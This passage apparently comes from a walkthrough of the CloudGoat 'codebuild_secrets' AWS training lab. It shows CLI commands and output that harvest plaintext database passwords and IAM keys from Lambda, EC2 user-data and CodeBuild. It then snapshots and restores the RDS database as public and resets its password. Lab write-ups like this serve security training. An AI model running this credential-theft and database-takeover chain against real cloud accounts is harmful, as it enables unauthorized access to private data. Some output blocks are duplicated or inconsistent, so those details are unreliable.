            "LastModified": "2024-08-18T12:17:11.468+0000",
            "CodeSha256": "efeLK6Sm5eKs09gz5scuHrkBr2GCyu3nt6SLp4AqLgU=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "DB_USER": "cgadmin",
                    "DB_NAME": "securedb",
                    "DB_PASSWORD": "wagrrrrwwgahhhhwwwrrggawwwwwwrr"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "763bc8f8-5658-4d81-924f-6a4cc8bfc3bc"
        }
    ]
}
ubuntu@ip-10-10-10-159:~$
```




```
ubuntu@ip-10-10-10-159:~$ cd /var/lib/cloud/instances
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances$ ls
i-0319ecd5fad2fb895
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances$ cd i-0319ecd5fad2fb895/
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ ls
boot-finished     datasource  obj.pkl  sem            user-data.txt.i  vendor-data.txt.i
cloud-config.txt  handlers    scripts  user-data.txt  vendor-data.txt
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ cat user-data.txt
cat: user-data.txt: Permission denied
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ sudo cat user-data.txt
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g48oh3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g48oh3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4');
"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwrr@cg-rds-instance-codebuild-secrets-cgideaa6yigive.cnmks
g48oh3s.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2','V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6');
"
```

I was able to see the sensitive_information inserted into the database via the 'aws lambda list-functions --region us-east-1' command and 'sudo cat /var/lib/cloud/instances/i-0319ecd5fad2fb895 /user-data.txt'.


## 3. Calrissian

### 3-1. Configure




```
user@user:~$ aws codebuild list-projects --profile Solo
{
    "projects": [
        "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp"
    ]
}
```

### 3-2. AWS codebuild



```
user@user:~$ aws codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgidt9wr740lv5
 --profile Solo
{
    "projects": [],
    "projectsNotFound": [
        "cg-codebuild-codebuild_secrets_cgidt9wr740lv5"
    ]
}
```


## 3-3. Calrissian’s key



```
user@user:~$ aws codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgid7gkqshhzkp
 --profile Solo
{
    "projects": [
        {
            "name": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp",
            "arn": "arn:aws:codebuild:us-east-1:924603634412:project/cg-codebuild-codebuild_secrets
_cgid7gkqshhzkp",
            "source": {
            "source": {
{
    "projects": [
        {
            "name": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp",
            "arn": "arn:aws:codebuild:us-east-1:924603634412:project/cg-codebuild-codebuild_secrets
_cgid7gkqshhzkp",
            "source": {
                "type": "NO_SOURCE",
                "gitCloneDepth": 0,
                "buildspec": "version: 0.2\n\nphases:\n  pre_build:\n    commands:\n      - echo \"
This is CloudGoat's simpliest buildspec file ever (maybe)\"",
                "insecureSsl": false
            },
            "artifacts": {
                "type": "NO_ARTIFACTS",
                "overrideArtifactName": false
            },
            "cache": {
                "type": "NO_CACHE"
            },
            "environment": {
                "type": "LINUX_CONTAINER",
                "image": "aws/codebuild/standard:1.0",
                "computeType": "BUILD_GENERAL1_SMALL",
                "environmentVariables": [
                    {
                        "name": "calrissian-aws-access-key",
                        "value": "AKIA5ORVL2LWHIFK2QW5",
                        "type": "PLAINTEXT"
                    },
                    {
                        "name": "calrissian-aws-secret-key",
                        "value": "EIs0byfxpHhn88lngQ7yMrI33ZGxT9DR85Iir1fy",
                        "type": "PLAINTEXT"
                    }
                ],
                "privilegedMode": false,
                "imagePullCredentialsType": "CODEBUILD"
            },
            "serviceRole": "arn:aws:iam::924603634412:role/code-build-cg-codebuild_secrets_cgid7gkq
shhzkp-service-role",
            "timeoutInMinutes": 20,
            "queuedTimeoutInMinutes": 480,
            "encryptionKey": "arn:aws:kms:us-east-1:924603634412:alias/aws/s3",
            "tags": [
                {
                    "key": "Name",
                    "value": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp"
                },
                {
                    "key": "Scenario",
                    "value": "codebuild-secrets"
                },
                {
                    "key": "Stack",
                    "value": "CloudGoat"
```

I was able to get Calrissian's access key and secret key via 'aws codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgideaa6yigive --profile Solo'.

### 3-4. Configure Calrissian




```
user@user:~$ aws configure --profile Calrissian
AWS Access Key ID [None]: AKIA50RVL2LWHIFK2QW5
AWS Secret Access Key [None]: EIs0byfxpHhn88lngQ7yMrI33ZGxT9DR85Iir1fy
Default region name [None]: us-east-1
Default output format [None]:
```

### 3-5. Calrissian's instance information

I didn't get a picture, but I was able to get Calrissian's database instance information via the 'aws rds describe-db-instances --profile Calrissian' command.


### 3-6. Save the DB




```
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ aws rds create-db-snapshot --db-instance-id
entifier cg-rds-instance-codebuild-secrets-cgideaa6yigive --db-snapshot-identifier cloudgoat --profile Calrissia
n
{
    "DBSnapshot": {
        "DBSnapshotIdentifier": "cloudgoat",
        "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgideaa6yigive",
        "Engine": "postgres",
        "AllocatedStorage": 20,
        "Status": "creating",
        "Port": 5432,
        "AvailabilityZone": "us-east-1a",
        "VpcId": "vpc-0a8effed9e9922a05",
        "InstanceCreateTime": "2024-08-18T12:20:51.121Z",
        "MasterUsername": "cgadmin",
        "EngineVersion": "16.2",
        "LicenseModel": "postgresql-license",
        "SnapshotType": "manual",
        "OptionGroupName": "default:postgres-16",
        "PercentProgress": 0,
        "StorageType": "gp2",
        "Encrypted": false,
        "DBSnapshotArn": "arn:aws:rds:us-east-1:225989370043:snapshot:cloudgoat",
        "IAMDatabaseAuthenticationEnabled": false,
        "ProcessorFeatures": [],
        "DbiResourceId": "db-Q72FLB7H7CTQ6ILFZAZUYEGCCM"
    }
}
```

I saved Calrissian's DB information via the 'aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-cgideaa6yigive --db-snapshot-identifier cloudgoat --profile Calrissian' command.

## 3-7. Security groups




```
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ aws ec2 describe-security-groups --profile
Calrissian
{
    "SecurityGroups": [
al      {
            "Description": "CloudGoat codebuild_secrets_cgideaa6yigive Security Group for PostgreSQL RDS Instanc
e",
            "GroupName": "cg-rds-psql-codebuild_secrets_cgideaa6yigive",
            "IpPermissions": [
                {
                    "FromPort": 5432,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "10.10.20.0/24"
                        },
                        {
                            "CidrIp": "10.10.30.0/24"
                        },
                        {
                            "CidrIp": "218.146.20.61/32"
                        },
                        {
                            "CidrIp": "10.10.40.0/24"
                        },
                        {
                            "CidrIp": "10.10.10.0/24"
```



```
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ aws rds restore-db-instance-from-db-snapsho
t --db-instance-identifier retry --db-snapshot-identifier cloudgoat --db-subnet-group-name cloud-goat-rds-testin
g-subnet-group-codebuild_secrets_cgideaa6yigive --vpc-security-group-ids sg-02f85bc0d3e810cdb --publicly-accessi
ble --region us-east-1 --profile Calrissian
{
    "DBInstance": {
        "DBInstanceIdentifier": "retry",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "creating",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "AllocatedStorage": 20,
        "PreferredBackupWindow": "04:53-05:23",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-02f85bc0d3e810cdb",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
            {
                "DBParameterGroupName": "default.postgres16",
                "ParameterApplyStatus": "in-sync"
            }
        ],
        "DBSubnetGroup": {
            "DBSubnetGroupName": "cloud-goat-rds-testing-subnet-group-codebuild_secrets_cgideaa6yigive",
            "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgideaa6yigive Subnet Group ONLY for Testin
g with Public Subnets",
            "VpcId": "vpc-0a8effed9e9922a05",
            "SubnetGroupStatus": "Complete",
            "Subnets": [
                {
                    "SubnetIdentifier": "subnet-0e193a721a2f51152",
                    "SubnetAvailabilityZone": {
                        "Name": "us-east-1a"
                    },
                    "SubnetStatus": "Active"
```

I created a new DB named 'retry' through the command above.


## 3-8. Change my password



```
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ aws rds modify-db-instance --db-instance-id
entifier retry --master-user-password 12345678 --profile Calrissian
{
    "DBInstance": {
        "DBInstanceIdentifier": "retry",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "available",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "Endpoint": {
            "Address": "retry.cnmksg48oh3s.us-east-1.rds.amazonaws.com",
            "Port": 5432,
            "HostedZoneId": "Z2R2ITUGPM61AM"
        },
        "AllocatedStorage": 20,
        "InstanceCreateTime": "2024-08-18T13:05:33.295Z",
        "PreferredBackupWindow": "04:53-05:23",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-02f85bc0d3e810cdb",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
```


After some time, I changed the password of the created DB to 12345678.

## 3-9. Conntect to ‘retry’ DB



엔드포인트


retry.cnmksg48oh3s.us-east-1.rds.amazonaws.com



```
ubuntu@ip-10-10-10-159:/var/lib/cloud/instances/i-0319ecd5fad2fb895$ psql postgresql://cgadmin@retry.cnmksg48oh3
s.us-east-1.rds.amazonaws.com:5432/postgres
Password:
psql (10.23 (Ubuntu 10.23-0ubuntu0.18.04.2), server 16.2)
WARNING: psql major version 10, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES128-GCM-SHA256, bits: 128, compression: off)
Type "help" for help.

postgres=>
```

I connected to the 'retry' DB with postgresql via that command.


## 3-10. View DB



```
postgres=> \dt
Did not find any relations.
postgres=> \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 postgres  | cgadmin  | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 rdsadmin  | rdsadmin | UTF8     | en_US.UTF-8 | en_US.UTF-8 | rdsadmin=CTc/rdsadmin
 securedb  | cgadmin  | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
